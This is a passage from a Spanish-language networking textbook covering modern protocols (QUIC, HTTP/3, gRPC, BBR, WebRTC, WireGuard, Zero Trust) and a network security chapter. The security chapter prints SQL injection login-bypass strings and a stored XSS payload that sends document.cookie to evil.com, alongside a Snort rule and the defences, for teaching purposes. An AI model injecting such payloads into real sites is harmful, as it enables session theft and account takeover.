5xx	Error servidor	500 Internal Server Error, 502 Bad Gateway, 503 Service Unavailable

Tabla 8.2: Códigos de estado HTTP

8.4. Correo Electrónico — SMTP, POP3, IMAP

Protocolo	Puerto	Uso	Dirección
SMTP	25, 587 (TLS)	Enviar correo	Cliente → Servidor, Servidor → Servidor
POP3	110, 995 (TLS)	Recibir y descargar	Descarga y borra del servidor
IMAP	143, 993 (TLS)	Recibir sincronizado	Sincroniza entre dispositivos

Tabla 8.3: Protocolos de correo electrónico

8.5. FTP y sus alternativas

Protocolo	Puerto	Cifrado	Estado
FTP	21 (control), 20 (datos)	 No	Evitar, inseguro
FTPS	990	 TLS	Obsolescente
SFTP	22 (sobre SSH)	 SSH	Recomendado
SCP	22 (sobre SSH)	 SSH	Recomendado

Tabla 8.4: Protocolos de transferencia de archivos

Cuidado

FTP envía usuario y contraseña en texto claro. **Nunca usar FTP** para transferencias reales. SFTP usa el canal SSH (puerto 22) y es completamente diferente a FTPS (que es FTP + TLS).

Capítulo 9

Protocolos Modernos y Tecnologías Google

Concepto

La web de hoy es radicalmente distinta a la de los años 90. Los protocolos que estudiamos en capítulos anteriores (TCP, HTTP/1.1) tienen décadas de antigüedad y muestran su edad bajo la carga del internet moderno. Este capítulo cubre la próxima generación: protocolos diseñados para redes móviles, streaming de video en 4K, videollamadas en tiempo real, y los sistemas distribuidos masivos de Google, Meta y Cloudflare.

9.1. QUIC — Quick UDP Internet Connections (RFC 9000)

Concepto

QUIC es un protocolo de transporte sobre **UDP** que combina lo mejor de TCP + TLS en un solo handshake. Desarrollado por Google en 2012, estandarizado por IETF en 2021 (RFC 9000).

 **Analogía:** TCP es como llamar a un banco — tienes que autenticarte, esperar verificación, y solo entonces hablar. QUIC es como un banco con “acceso rápido” donde te reconocen de visitas anteriores y entras directo al grano.

9.1.1. El problema que QUIC resuelve

TCP tiene problemas fundamentales con el internet moderno:

- **Handshake lento:** TCP (1 RTT) + TLS 1.2 (2 RTT) = 3 RTTs antes del primer byte de datos. En móviles con 100ms de latencia: 300ms de espera solo para empezar.
- **HOL Blocking a nivel TCP:** HTTP/2 resolvió el HOL a nivel de aplicación con multiplexing, pero si un paquete TCP se pierde, *todos* los streams quedan

bloqueados en el buffer.

- **Ossification:** middleboxes (NATs, firewalls) han “osificado” TCP — no puedes cambiar el protocolo TCP porque millones de dispositivos en el mundo asumen comportamiento específico.

9.1.2. Solución QUIC

TCP + TLS 1.2:

```
TCP SYN / SYN-ACK / ACK      (1 RTT)
TLS ClientHello / ServerHello (1 RTT)
TLS Certificate / Finished   (1 RTT)
Primera petición HTTP        (1 RTT) = 4 RTTs en total
```

QUIC (primera conexión):

```
QUIC Initial (transport + TLS crypto combinados) (1 RTT)
Primera petición HTTP/3                          (1 RTT) = 2 RTTs
```

QUIC (conexión repetida con 0-RTT):

```
Request + datos inmediatamente = 0 RTTs extra
```

Característica	TCP + TLS	QUIC
Protocolo base	IP	UDP
Handshake	3 RTTs (TCP+TLS)	1 RTT (combinado)
0-RTT resumption	✗ No	✓ Sí
HOL Blocking	Nivel TCP y app	Solo nivel stream (no cross-stream)
Cifrado	TLS separado	TLS 1.3 integrado, obligatorio
Migración de red	Reinicia conexión	✓ Connection ID, sobrevive

Tabla 9.1: TCP+TLS vs QUIC

Tecnología Moderna

 **Connection Migration:** si cambias de Wi-Fi a 4G mientras descargas un archivo, TCP reinicia la conexión (el socket es IP:puerto). QUIC usa un **Connection ID** opaco, independiente de la IP. Tu descarga continúa sin interrupciones. YouTube en Android lleva usando esto desde 2013.

Cuidado

Por qué UDP y no un nuevo protocolo? Los routers y firewalls están programados en hardware para TCP/UDP — añadir un Layer 4 nuevo tomaría décadas en desplegarse. UDP actúa como contenedor neutral que el hardware ya conoce; QUIC construye todas las garantías encima.

9.2. 🌐 HTTP/3 (RFC 9114)

 **Concepto**

HTTP/3 = HTTP/2 semántica + QUIC como transporte. No es solo “HTTP sobre UDP” — es una reescritura completa del stack.

Adoptado por: Google (100 % del tráfico de YouTube), Cloudflare, Meta, Shopify. Ya representa **~30 % del tráfico web global** (2024).

Versión	Año	Transporte	Clave
HTTP/1.1	1999	TCP	Texto plano, pipeline con HOL
HTTP/2	2015	TCP	Multiplexing binario, HPACK, server push
HTTP/3	2022	QUIC	Sin HOL TCP, 0-RTT, connection migration

Tabla 9.2: Evolución de HTTP

9.2.1. QPACK — Compresión de headers en HTTP/3

HTTP/2 usa HPACK para comprimir headers — funciona bien sobre TCP donde el orden está garantizado. QUIC entrega paquetes fuera de orden (streams independientes), así que HPACK rompería si un paquete de tabla llega tarde.

QPACK (RFC 9204) resuelve esto: permite compresión de headers sin bloqueo inter-stream. Usa una tabla estática predefinida y una tabla dinámica con control de riesgo de bloqueo.

9.3. 📞 gRPC — Google Remote Procedure Call

 **Concepto**

gRPC es un framework de *Remote Procedure Call* (RPC) de alto rendimiento. Desarrollado por Google (2015, open source). Sobre HTTP/2 con Protocol Buffers para serialización.

💡 **Analogía:** REST es como mandar un email con instrucciones en JSON (texto, lento de parsear). gRPC es como hablar directamente por teléfono en un idioma optimizado: binario, rápido, con definición de tipos estricta.

9.3.1. REST vs gRPC

9.3.2. Tipos de streaming en gRPC

1. Unary (request-response normal):
- | | | |
|---------|----------|----------|
| cliente | Request | servidor |
| cliente | Response | servidor |

Característica	REST/JSON	gRPC/Protobuf
Serialización	JSON texto plano	Protobuf binario
Velocidad parse	Lento	5–10x más rápido
Tamaño payload	Mediano	3–10x más pequeño
Tipado	Ninguno en runtime	Estricto (schema .proto)
Streaming	Manual (SSE/WebSocket)	Nativo (server/client/bidi)
HTTP version	HTTP/1.1 o HTTP/2	HTTP/2 (requerido)
Browser native	✅ Sí	❌ No (necesita grpc-web)
Uso	APIs públicas	Microservicios internos

Tabla 9.3: REST vs gRPC

2. Server Streaming (servidor manda muchos mensajes):

```

cliente    Request    servidor
cliente    Message 1  servidor
cliente    Message 2  servidor
(útil: stock ticker, logs en vivo)

```

3. Client Streaming (cliente manda muchos mensajes):

```

cliente    Chunk 1    servidor
cliente    Chunk 2    servidor
cliente    Response   servidor
(útil: upload de archivos grandes)

```

4. Bidirectional Streaming:

```

cliente    servidor
(útil: chat, videojuegos en tiempo real)

```



Tecnología Moderna



gRPC en Google: internamente, Google tiene más de 10 billones de RPCs por segundo usando gRPC/Stubby entre sus microservicios. Google Maps, Google Photos, Gmail: todos se comunican internamente con este protocolo. YouTube usa gRPC para coordinar entre sus 100+ microservicios.



Configuración / Código

```

// Archivo .proto: define la API como código
syntax = "proto3";

service UsuarioService {
    rpc GetUsuario(UsuarioRequest) returns (UsuarioResponse)
    ;
    rpc StreamNoticias(Empty) returns (stream Noticia);
}

```

```

}

message UsuarioRequest { int32 id = 1; }
message UsuarioResponse {
    int32 id = 1;
    string nombre = 2;
    string email = 3;
}

```

9.4. 🚗 BBR — Bottleneck Bandwidth and RTT

🧠 Concepto

BBR es un algoritmo de control de congestión TCP desarrollado por Google (2016). Reemplaza CUBIC en los servidores de Google. La diferencia es filosófica: CUBIC reacciona a pérdida de paquetes; BBR modela físicamente la red.

9.4.1. El problema con CUBIC

CUBIC y su predecesor RENO asumen que pérdida de paquete = congestión. Esto funcionaba en redes cableadas de los 90. Problemas modernos:

- **Buferbloat:** routers modernos tienen buffers enormes. Cuando el buffer está lleno, el RTT se dispara pero no hay pérdida — CUBIC sigue enviando rápido, y la latencia es terrible.
- **WiFi y LTE:** pierden paquetes por interferencia (no congestión) — CUBIC frena innecesariamente.
- **Links transcontinentales:** alta capacidad pero alta latencia, subexplotados por CUBIC.

9.4.2. Cómo funciona BBR

BBR modela dos parámetros físicos de la red:

1. **BtlBw (Bottleneck Bandwidth):** máxima tasa de entrega observada — qué tan rápido puede la red en realidad?
2. **RTprop (Round-Trip propagation time):** RTT mínimo observado — cuánto tarda la señal, sin congestión?

Operación ideal = $BtlBw \times RTprop$
(Ecuación de bandwidth-delay product)

Si envías MÁS rápido que BtlBw → llenas buffers → mayor RTT → latencia
Si envías MÁS lento que BtlBw → desperdicias capacidad

BBR se mantiene justo en el punto óptimo, midiendo constantemente.



Tecnología Moderna



Resultados reales de BBR en Google:

- Google.com: **4 % más rápido** globalmente
- YouTube: **14 % menos buffering** en el mundo
- Brasil (alta latencia): **6x más throughput** con BBR vs CUBIC
- Con 1 % de pérdida aleatoria: BBR tiene **800x más throughput** que CUBIC

BBR v3 (2023) está llegando a Linux kernel 6.x y Android. QUIC usa BBR por defecto.

9.5. WebRTC — Web Real-Time Communication



Concepto

WebRTC (RFC 8825) permite comunicación peer-to-peer de audio, video y datos directamente en el navegador, sin plugins. Google lo compró (GlobalIP-Solutions, 2010) y lo donó al W3C.

Es lo que usan: Google Meet, Discord, Facebook Messenger, Jitsi.

9.5.1. Stack de protocolos WebRTC

Tu aplicación

Audio/Video: Opus + VP8/VP9/AV1/H.264

SRTP --- Secure Real-time Transport

DTLS --- Datagram TLS (TLS sobre UDP)

ICE --- Interactive Connectivity
(coordina STUN y TURN para NAT traversal)

UDP (o TCP como fallback)

9.5.2. ICE, STUN y TURN — NAT Traversal

La mayoría de dispositivos están detrás de NAT. Para una videollamada peer-to-peer, los dos peers deben encontrarse, pero ninguno conoce la IP pública del otro.

Protocolo	Función	Cuándo
STUN	Descubre tu IP pública y puerto NAT	Siempre, primero
TURN	Relay de tráfico por servidor intermedio	Cuando P2P falla
ICE	Prueba todos los candidatos y elige el mejor	Coordina todo

Tabla 9.4: ICE/STUN/TURN en WebRTC

Ejemplo real

Por qué DTLS y no TLS? TLS requiere TCP (streams ordenados). WebRTC usa UDP para baja latencia en video. DTLS es TLS adaptado para UDP: maneja retransmisiones de handshake, pero una vez establecido, el cifrado funciona packet-by-packet sin esperar orden. Audio/video perdido es aceptable; una llamada con 200ms de latencia, no.

9.6. 🔍 DoH y DoQ — DNS moderno

Concepto

DNS clásico viaja en texto claro sobre UDP puerto 53. Cualquiera en tu red (tu ISP, un café con Wi-Fi malicioso) puede ver todos tus queries DNS: cada sitio que intentas visitar, antes de que cargue.

Protocolo	Puerto	Sobre	Adoptado por
DNS clásico	53 (UDP/TCP)	Texto claro	Todos (legacy)
DoT (DNS over TLS)	853	TCP + TLS	Android 9+, iOS
DoH (DNS over HTTPS)	443	HTTPS	Firefox, Chrome, Cloudflare
DoQ (DNS over QUIC)	853	QUIC	En adopción (RFC 9250)

Tabla 9.5: Evolución del DNS cifrado

Tecnología Moderna

 **Cloudflare 1.1.1.1:** resolver DNS público más rápido del mundo (lanzado 2018). Usa DoH y DoT. Promete no registrar IPs de usuarios. Tiene **1.1.1.2**

con filtrado de malware y **1.1.1.3** con filtrado adicional. Google ofrece **8.8.8.8** con las mismas capacidades. Ambos tienen latencia <10ms desde México.

Cuidado

DoH y privacidad: DoH oculta tus queries de la red local, pero el resolver (Cloudflare, Google) sí ve todo. Cambias de que te espíe tu ISP a que te espíe Cloudflare. Evalúa en qué entidad confías más.

9.7. ECH — Encrypted Client Hello

Concepto

Con HTTPS el contenido está cifrado. Pero el **Server Name Indication (SNI)** — el nombre del dominio que visitas — viaja en **texto claro** en el ClientHello de TLS. Tu ISP o un firewall pueden saber exactamente qué sitio visitas aunque uses HTTPS.

ECH (Encrypted Client Hello) cifra el SNI usando la clave pública del servidor, publicada en DNS (registro HTTPS).

Sin ECH:

```
ClientHello {
  server_name: "ejemplo-bloqueado.com"    <- VISIBLE en texto claro
  ...datos cifrados...
}
```

Con ECH:

```
ClientHello (outer) {
  server_name: "cloudflare-esni.com"      <- dominio genérico (visible)
  encrypted_client_hello: [               <- inner ClientHello cifrado
    server_name: "ejemplo.com"           <- real, CIFRADO
    ...
  ]
}
```

Tecnología Moderna

 **Adopción:** Firefox habilitó ECH por defecto en 2023. Chrome lo tiene desde 2024. Cloudflare soporta ECH para todos sus dominios. Cuando ECH esté universalmente adoptado, los firewalls censores por SNI serán inefectivos sin interceptar la clave privada del servidor.

9.8. 📶 Wi-Fi 7 — IEEE 802.11be

 **Concepto**

Wi-Fi 7 (802.11be) fue aprobado como estándar en 2024. La mejora más revolucionaria: **Multi-Link Operation (MLO)**.

Estándar	Wi-Fi	Año	Max teórico	Bandas
802.11n	Wi-Fi 4	2009	600 Mbps	2.4 + 5 GHz
802.11ac	Wi-Fi 5	2013	3.5 Gbps	5 GHz
802.11ax	Wi-Fi 6/6E	2019/2021	9.6 Gbps	2.4+5+6 GHz
802.11be	Wi-Fi 7	2024	46 Gbps	2.4+5+6 GHz ampliado

Tabla 9.6: Evolución Wi-Fi

9.8.1. Multi-Link Operation (MLO)

- **Wi-Fi 4/5/6:** tu dispositivo conecta a *una* banda a la vez (2.4 GHz O 5 GHz). Si hay interferencia, migras entre bandas.
- **Wi-Fi 7 con MLO:** conecta a *múltiples bandas simultáneamente* (2.4 + 5 + 6 GHz en paralelo real).

MLO en acción:

Dispositivo Wi-Fi 7

Router Wi-Fi 7

link 2.4 GHz

link 5.0 GHz

link 6.0 GHz

El sistema elige dinámicamente qué paquete va por qué link según congestión e interferencia. Si 5 GHz tiene interferencia, automáticamente usa 6 GHz sin interrupción de la conexión.

Beneficios de MLO:

- **Latencia reducida:** datos urgentes van por el link más libre
- **Confiabilidad:** si un link falla, los otros continúan
- **Mayor throughput:** agregación real de múltiples links

 **Tecnología Moderna**

 **320 MHz de ancho de banda:** Wi-Fi 6 usa hasta 160 MHz. Wi-Fi 7 usa hasta **320 MHz** (solo en 6 GHz). Con 4096-QAM y 16 antenas MIMO,

alcanza 46 Gbps teóricos. En la práctica, espera 5–10 Gbps en condiciones reales — suficiente para decenas de streams de 8K simultáneos.

9.9. WireGuard — VPN Moderna

 **Concepto**

WireGuard (2015) es un protocolo VPN extremadamente simple y rápido. Comparado con OpenVPN (2001) y IPsec: código mucho más pequeño, criptografía moderna obligatoria, y velocidad cercana a wireline.

Característica	OpenVPN	IPsec	WireGuard
Líneas de código	~70,000	~400,000	~ 4,000
Protocolo base	TCP o UDP	IP directo	UDP
Cripto obligatoria	Configurable	Configurable	Fija, moderna
Handshake	Lento (TLS)	IKEv2	Rápido (1-RTT)
Kernel integration	Userspace	Parcial	Linux kernel 5.6+

Tabla 9.7: Comparativa VPN

WireGuard usa exclusivamente:

- **ChaCha20-Poly1305**: cifrado simétrico (rápido en móviles sin AES-NI)
- **Curve25519**: Diffie-Hellman para intercambio de claves
- **BLAKE2s**: función hash
- **SipHash24**: para la tabla de routing interna

No hay negociación de cifrado — elimina ataques de downgrade de criptografía.

 **Tecnología Moderna**

 **WireGuard en producción**: integrado en Linux kernel 5.6 (2020), Android 12+, iOS 15+. Cloudflare usa WireGuard en su servicio WARP (1.1.1.1 VPN). En benchmarks, WireGuard alcanza velocidades **3–4x más rápidas** que OpenVPN en el mismo hardware.

9.10. Zero Trust y BeyondCorp

Concepto

Zero Trust es un modelo de seguridad que asume que *ninguna red es confiable* — ni la interna. Contrasta con el modelo tradicional de “fortaleza y foso”: todo dentro del firewall es confiable.

 **Analogía:** modelo tradicional = castillo con muralla. Si cruzas el firewall, eres confiable y puedes ir a cualquier habitación. Zero Trust = edificio moderno con tarjetas de acceso en *cada puerta*. Aunque entres al edificio, cada habitación verifica tu identidad.

9.10.1. BeyondCorp — Zero Trust de Google

Concepto

BeyondCorp (Google, 2014) fue la implementación pionera de Zero Trust a escala. Después de **Operación Aurora** (ataque chino de 2010 que comprometió la red interna), Google redesarrolló su modelo de acceso.

Principios BeyondCorp:

1. **Device Trust:** cada dispositivo tiene un certificado. Los dispositivos no administrados no tienen acceso, sin importar dónde estén conectados.
2. **User Identity:** autenticación fuerte (MFA) en *cada* acceso. La VPN corporativa no existe — el usuario se autentica directamente al recurso.
3. **Context-Aware Access:** acceso depende del contexto: dispositivo administrado, IP inusual, horario normal, rol correcto.
4. **Micro-segmentación:** acceso al sistema de RH no da acceso al sistema de pagos.

BeyondCorp Architecture:

Empleado con laptop corporativa

Access Proxy (BeyondCorp)

Dispositivo registrado? (certificado)
Usuario autenticado? (Identity-Aware Proxy)
Contexto normal? (hora, ubicación, comportamiento)
Tiene permiso para ESTE recurso específico?

[TODOS SÍ] → Acceso concedido
[ALGÚN NO] → Acceso denegado + alerta

 Tecnología Moderna

 **Google Cloud BeyondCorp Enterprise** permite que cualquier empresa implemente Zero Trust usando la misma infraestructura que protege Google:

- **Identity-Aware Proxy (IAP):** acceso a apps internas sin VPN
- **Endpoint Verification:** verifica el estado del dispositivo
- **Context-Aware Access:** políticas basadas en contexto
- **Chrome Enterprise:** el browser como agente de seguridad

Hoy, los 100,000+ empleados de Google trabajan sin VPN corporativa tradicional.

 Cuidado

Zero Trust no es una tecnología, es una filosofía. No puedes “comprar Zero Trust”. Requiere cambios arquitectónicos fundamentales: inventario de todos los recursos, clasificación de datos, autenticación fuerte universal, y monitoreo continuo. La implementación típica toma 2–3 años en una empresa grande.

Capítulo 10

Seguridad en Redes

Concepto

Todos los protocolos de este libro tienen vectores de ataque. Este capítulo consolida los conceptos de seguridad: qué garantías busca la seguridad, cómo se rompen, y cómo se defienden. La seguridad no es un feature que se agrega al final — es un diseño desde cero.

10.1. Tríada CIA — Los Tres Pilares

Concepto

Toda la seguridad informática se reduce a tres objetivos. Memorizarlos: **CIA** (Confidentiality, Integrity, Availability).

 **Analogía:** una caja fuerte en un banco. **Confidencialidad** = solo el dueño puede abrir la caja. **Integridad** = el contenido no fue alterado. **Disponibilidad** = cuando el dueño llega, la caja está accesible.

Pilar	Pregunta	Amenaza	Mecanismo
Confidentiality	Solo el destinatario lee?	Intercepción, sniffing	Cifrado (TLS, WireGuard)
Integrity	Los datos llegaron íntegros?	Tampering, modificación	HMAC, firmas digitales
Availability	El servicio está disponible?	DDoS, ransomware	Redundancia, rate limiting

Tabla 10.1: Tríada CIA

Ejemplo real

Un atacante que hace **ARP Spoofing** rompe **Confidencialidad** (ve tu tráfico) e **Integridad** (puede modificarlo). Un **DDoS** rompe **Availability**. Un **ransomware** rompe **Integrity** y **Availability**.

10.2. 🔥 Firewalls

🧠 Concepto

Un **firewall** filtra tráfico según reglas. Es la primera línea de defensa entre redes de diferente nivel de confianza (Internet vs LAN).

💡 **Analogía:** el guardia de seguridad de un edificio. Revisa quién entra y sale según una lista de reglas.

Tipo	Opera en	Características
Packet filter (L3/L4)	IP, TCP/UDP, puertos	Rápido, sin estado, fácil de evadir
Stateful (L4)	Tracks conexiones TCP	Ve si paquete pertenece a flujo legítimo
Application (L7)	Contenido de la app	Deep Packet Inspection, más lento
NGFW (Next-Gen)	L3-L7 + IDS/IPS	Identidad de usuario, SSL inspection
WAF	HTTP/HTTPS	Protege apps web (SQLi, XSS, OWASP)

Tabla 10.2: Tipos de firewall

10.2.1. Reglas de firewall — Lógica básica

Regla (stateless packet filter):

Source	Src Port	Dest	Dst Port	Protocol	Action	
any	any	10.0.0.5	443	TCP	ALLOW	
any	any	10.0.0.5	80	TCP	ALLOW	
any	any	any	any	any	DENY	← default deny

Principio: todo lo que no esté explícitamente permitido, está DENEGADO.

⚠️ Cuidado

SSL Inspection en NGFWs: un NGFW puede descifrar TLS para inspeccionarlo (MITM corporativo). El firewall presenta su propio certificado al cliente. Esto rompe End-to-End Encryption a nivel corporativo. Es legal (en entornos corporativos, la empresa es dueña de los dispositivos), pero debes saber que tu tráfico HTTPS podría ser inspeccionado en redes corporativas.

10.3. 🗝️ VPN — Virtual Private Network

🧠 Concepto

Una **VPN** crea un túnel cifrado sobre una red no confiable (Internet). Todo el tráfico viaja por ese túnel, protegido de observadores externos.

Protocolo	Puerto	Crypto	Velocidad	Uso típico
PPTP	1723/TCP	RC4 (roto)	Rápido	💀 Evitar
L2TP/IPsec	1701/UDP + 4500	AES	Mediano	Empresas legacy
OpenVPN	1194/UDP o 443	TLS	Mediano	Uso general
IKEv2/IPsec	500+4500/UDP	AES-GCM	Rápido	Móviles
WireGuard	51820/UDP	ChaCha20	Muy rápido	Moderno, recomendado

Tabla 10.3: Protocolos VPN comparados

10.3.1. mTLS — Mutual TLS

🧠 Concepto

TLS normal: el cliente verifica la identidad del servidor (certificado). **mTLS** (Mutual TLS): *ambos* se verifican mutuamente. El servidor también exige un certificado válido del cliente.

TLS normal:

```

Cliente  verifica certificado  Servidor
Cliente                               Servidor (confiado)
```

mTLS:

```

Cliente  verifica certificado  Servidor
Cliente  verifica certificado  Servidor
(AMBOS presentan certificados X.509)
```

Uso: microservicios, APIs inter-servicio, Zero Trust.

El servicio A no habla con el servicio B a menos que tenga el certificado correcto --- elimina acceso no autorizado incluso dentro de la red interna.

10.4. Ataques de Red — Catálogo

10.4.1. ARP Spoofing / ARP Poisoning

Cuidado

ARP Spoofing:

1. ARP no tiene autenticación: cualquiera puede mandar un ARP Reply.
2. El atacante envía ARP Replies falsos: “La IP 192.168.1.1 tiene MAC aa:bb:cc:dd:ee:ff” (la MAC del atacante).
3. Las víctimas actualizan su ARP cache.
4. Todo el tráfico destinado al gateway pasa por el atacante: **Man-in-the-Middle (MitM)**.

Normal:	Víctima		Gateway	Internet
Atacado:	Víctima	Atacante MitM	Gateway	Internet

(ve y modifica todo)

Defensa:

- **Dynamic ARP Inspection (DAI):** el switch valida ARP contra la tabla DHCP Snooping. Si la MAC no coincide, descarta el paquete.
- **Static ARP entries:** configurar entradas ARP estáticas para el gateway (impracticable en redes grandes).
- **Cifrado end-to-end:** aunque el atacante intercepte el tráfico, no puede leerlo ni modificarlo (TLS, mTLS).

10.4.2. DNS Spoofing / Cache Poisoning

Cuidado

DNS Cache Poisoning:

DNS usa UDP sin autenticación. El atacante puede enviar respuestas DNS falsas antes de que llegue la legítima.

1. Cliente hace query: “¿IP de banco.com?”
2. Atacante envía respuesta falsa más rápido que el servidor real: “banco.com = 192.168.1.99” (servidor del atacante)
3. El resolver guarda la respuesta falsa en caché
4. Todos los clientes que pregunten por banco.com van al servidor del atacante

Defensa:

- **DNSSEC:** firma criptográfica de los registros DNS. El resolver verifica la firma antes de aceptar la respuesta.
- **DoH/DoT:** cifra el canal DNS, evita inyección en tránsito.
- **Randomización de puerto origen y Query ID:** hace más difícil adivinar los parámetros de la query para enviar una respuesta falsa.

10.4.3. BGP Hijacking**⚠️ Cuidado**

BGP Hijacking: BGP no tiene autenticación. Un ASN malicioso puede anunciar prefijos IP que no le pertenecen — y el tráfico de esos IPs se redirige a través del atacante.

Ejemplo real: **Pakistan Telecom (2008)** anunció el prefijo de YouTube (208.65.153.0/24) a level3, y durante 2 horas el tráfico de YouTube de todo el mundo fue al nulo de Pakistan Telecom.

Defensa:

- **RPKI (Resource Public Key Infrastructure):** firma criptográfica que une un prefijo IP a un ASN específico. Los routers descartan anuncios BGP sin firma válida.
- **Route filtering:** cada ISP solo acepta anuncios de prefijos que el peer tiene autorización de anunciar.
- **BGPsec:** extiende BGP con firmas por hop. Más seguro que RPKI solo, pero adopción lenta.

10.4.4. DDoS — Distributed Denial of Service**⚠️ Cuidado**

DDoS: agotar recursos de un servidor (CPU, RAM, ancho de banda) con tráfico desde miles de fuentes simultáneas (botnet).

Tipos de DDoS:

Tipo	Mecanismo	Amplificación
Volumétrico	Inundar de datos (Gbps)	DNS Amplification (x70), NTP (x556)
Protocol	Agotar tabla de estados	SYN Flood, Smurf
Application	Agotar recursos de app	HTTP Flood, Slowloris

Amplificación DNS: el atacante envía query DNS con IP de origen *suplantada* (IP de la víctima). El servidor DNS responde a la víctima con un paquete

~70x más grande. Con 1 Mbps de tráfico de ataque, la víctima recibe 70 Mbps.

Defensas:

- **Rate limiting:** limitar requests por IP en tiempo real
- **Anycast:** distribuir el tráfico entre múltiples datacenters globales (Cloudflare absorbe DDoS distribuyendo el tráfico a sus 200+ PoPs)
- **BCP38 (Ingress Filtering):** ISPs descartan paquetes con IP origen suplantada — elimina amplificación en origen
- **SYN Cookies:** el servidor no guarda estado hasta recibir el ACK

10.4.5. Man-in-the-Middle (MitM)

Cuidado

MitM: el atacante se interpone entre dos partes que creen comunicarse directamente. Puede leer y modificar el tráfico.

Vectores comunes:

- **Rogue Wi-Fi AP:** el atacante crea un hotspot “Starbucks Free WiFi” y todo el tráfico pasa por su máquina.
- **ARP Spoofing:** como vimos en la sección anterior.
- **SSL Stripping:** el atacante intercepta la redirección HTTP→HTTPS y presenta HTTP al cliente mientras habla HTTPS con el servidor.

Defensa universal: HSTS (HTTP Strict Transport Security) — el servidor indica al browser que *siempre* use HTTPS, nunca HTTP. El browser rechaza versiones HTTP incluso si el atacante intenta forzarlas. Con HSTS Preloading, el browser viene con la lista hardcoded antes de la primera conexión.

10.5. IDS e IPS — Detección y Prevención de Intrusiones

Sistema	Nombre	Acción	Posición
IDS	Intrusion Detection System	Detecta y alerta (pasivo)	Fuera del flujo
IPS	Intrusion Prevention System	Detecta y bloquea (activo)	En el flujo

Tabla 10.4: IDS vs IPS

Un IDS/IPS analiza el tráfico buscando **firmas** (patrones conocidos de ataques) o **anomalías** (desviaciones del comportamiento normal).

 Ejemplo real

Snort (open source, Cisco) y **Suricata** son los IDS/IPS más usados. Una regla Snort que detecta SYN Flood:

```
alert tcp any any -> $HOME_NET any \
(flags:S; \
  detection_filter:track by_dst, count 1000, seconds 1; \
  msg:"Posible SYN Flood detectado"; \
  sid:1000001;)
```

Esto alerta si un destino recibe más de 1000 SYNs por segundo.

10.6. OWASP Top 10 — Los ataques más comunes a aplicaciones web

 Concepto

OWASP (Open Web Application Security Project) publica anualmente el Top 10 de vulnerabilidades más críticas. Todo desarrollador debería conocerlos.

#	Vulnerabilidad	Ejemplo
1	Broken Access Control	Ver datos de otro usuario cambiando el ID en la URL
2	Cryptographic Failures	Contraseñas en MD5, HTTP sin TLS
3	Injection (SQLi, XSS)	' OR 1=1;-- en un campo de login
4	Insecure Design	Flujos de negocio sin controles de seguridad
5	Security Misconfiguration	Servicios de debug activos en producción
6	Vulnerable Components	Usar log4j 2.14.0 (Log4Shell)
7	Auth Failures	Contraseñas débiles, sin MFA, tokens largos
8	Software Integrity Failures	Dependencias sin verificar, CI/CD sin protección
9	Logging & Monitoring Failures	Sin logs de auth, sin alertas de anomalías
10	SSRF	Servidor hace requests a su propia infraestructura

Tabla 10.5: OWASP Top 10 (2021)

10.6.1. SQL Injection

Cuidado

SQLi: el atacante inyecta SQL en un campo de entrada.

```
-- Consulta original (vulnerable):  
SELECT * FROM usuarios WHERE user='INPUT' AND pass='INPUT2';  
  
-- El atacante escribe en el campo usuario:  
-- admin'--  
-- La consulta queda:  
SELECT * FROM usuarios WHERE user='admin'--' AND pass='  
    INPUT2';  
-- El -- comenta el resto → login sin contraseña  
  
-- O peor, escribe: ' OR 1=1;--  
SELECT * FROM usuarios WHERE user='' OR 1=1;--' AND pass='';  
-- Devuelve TODOS los usuarios
```

Defensa: Prepared Statements / Parameterized Queries. El input nunca se interpreta como SQL.

```
# Python con parameterized query (seguro):  
cursor.execute("SELECT * FROM usuarios WHERE user=? AND pass  
    =?",  
              (usuario, password))
```

10.6.2. XSS — Cross-Site Scripting

⚠️ Cuidado

XSS: el atacante inyecta JavaScript en una página web que otros usuarios cargarán. El script se ejecuta en el browser de la víctima con sus cookies y sesión.

Stored XSS:

1. Atacante publica comentario:
`<script>fetch('http://evil.com/?c='+document.cookie)</script>`
2. Otro usuario carga la página con ese comentario
3. El script roba la cookie de sesión del usuario → account takeover

Defensa:

- **Output encoding:** convertir `<` → `<`; antes de renderizar en HTML.
- **Content Security Policy (CSP):** header HTTP que indica al browser de qué fuentes puede cargar scripts. Bloquea scripts inline.
- **HttpOnly cookies:** cookies que JavaScript no puede leer, aunque inyecte código.

10.7. 🛡️ PKI y Certificados — Revisión de Confianza

🧠 Concepto

La seguridad de HTTPS descansa en un ecosistema de **Autoridades Certificadoras (CAs)** en las que los browsers confían implícitamente. Los browsers/OS vienen con ~100–200 CAs raíz preinstaladas.

Tipos de certificados:

DV (Domain Validation):

Solo verifica que el solicitante controla el dominio
(Let's Encrypt lo hace automáticamente en minutos)

OV (Organization Validation):

Verifica que la organización existe legalmente
(manual, tarda días)

EV (Extended Validation):

Verificación exhaustiva de la empresa
(el nombre de la empresa aparecía en la barra verde - hoy browsers eliminaron la barra verde porque los usuarios no la entendían)

 Cuidado

Certificate Transparency (CT): desde 2018, Chrome requiere que todos los certificados sean registrados públicamente en logs CT (append-only, auditable). Si una CA emite un certificado fraudulento para “google.com”, aparece en los logs y puede ser revocado. Antes de CT, las CAs podían emitir certificados silenciosamente.

Certificate Pinning: apps móviles pueden hardcodear el hash del certificado esperado. Si el certificado cambia (ataque MitM con cert falso), la app rechaza la conexión. Riesgo: si la empresa cambia su certificado legítimamente, la app rompe.

10.8. RPKI — Asegurando el Routing de Internet

 Concepto

RPKI (Resource Public Key Infrastructure) es la solución al BGP Hijacking. Crea un sistema de firma criptográfica que prueba qué ASN tiene autorización de anunciar qué prefijos IP.

Sin RPKI:

AS64500 anuncia 8.8.8.0/24 (de Google)

→ Routers del mundo creen el anuncio

→ Tráfico a Google va a AS64500

Con RPKI:

AS64500 anuncia 8.8.8.0/24

→ Router verifica: ¿existe ROA (Route Origin Authorization) que diga que AS15169 (Google) puede anunciar 8.8.8.0/24?

→ La respuesta es SÍ → el anuncio de AS64500 es INVÁLIDO

→ Router descarta el anuncio

 Tecnología Moderna

 **Adopción de RPKI (2024):** Cloudflare, AT&T, Telia, LACNIC y muchos otros ya filtran anuncios RPKI-INVÁLIDOS. Aproximadamente **40 %** del espacio de direcciones IP global tiene ROAs publicadas. El progreso es lento: requiere que cada ISP actualice su política de routing. En México, LACNIC es el RIR que gestiona el registro de ROAs para LATAM.

Herramienta	Uso	Notas
nmap	Escaneo de puertos y OS fingerprinting	Herramienta de pentesting estándar
Wireshark	Captura y análisis de paquetes (GUI)	Análisis de protocolos
tcpdump	Captura de paquetes (CLI)	Para servidores sin GUI
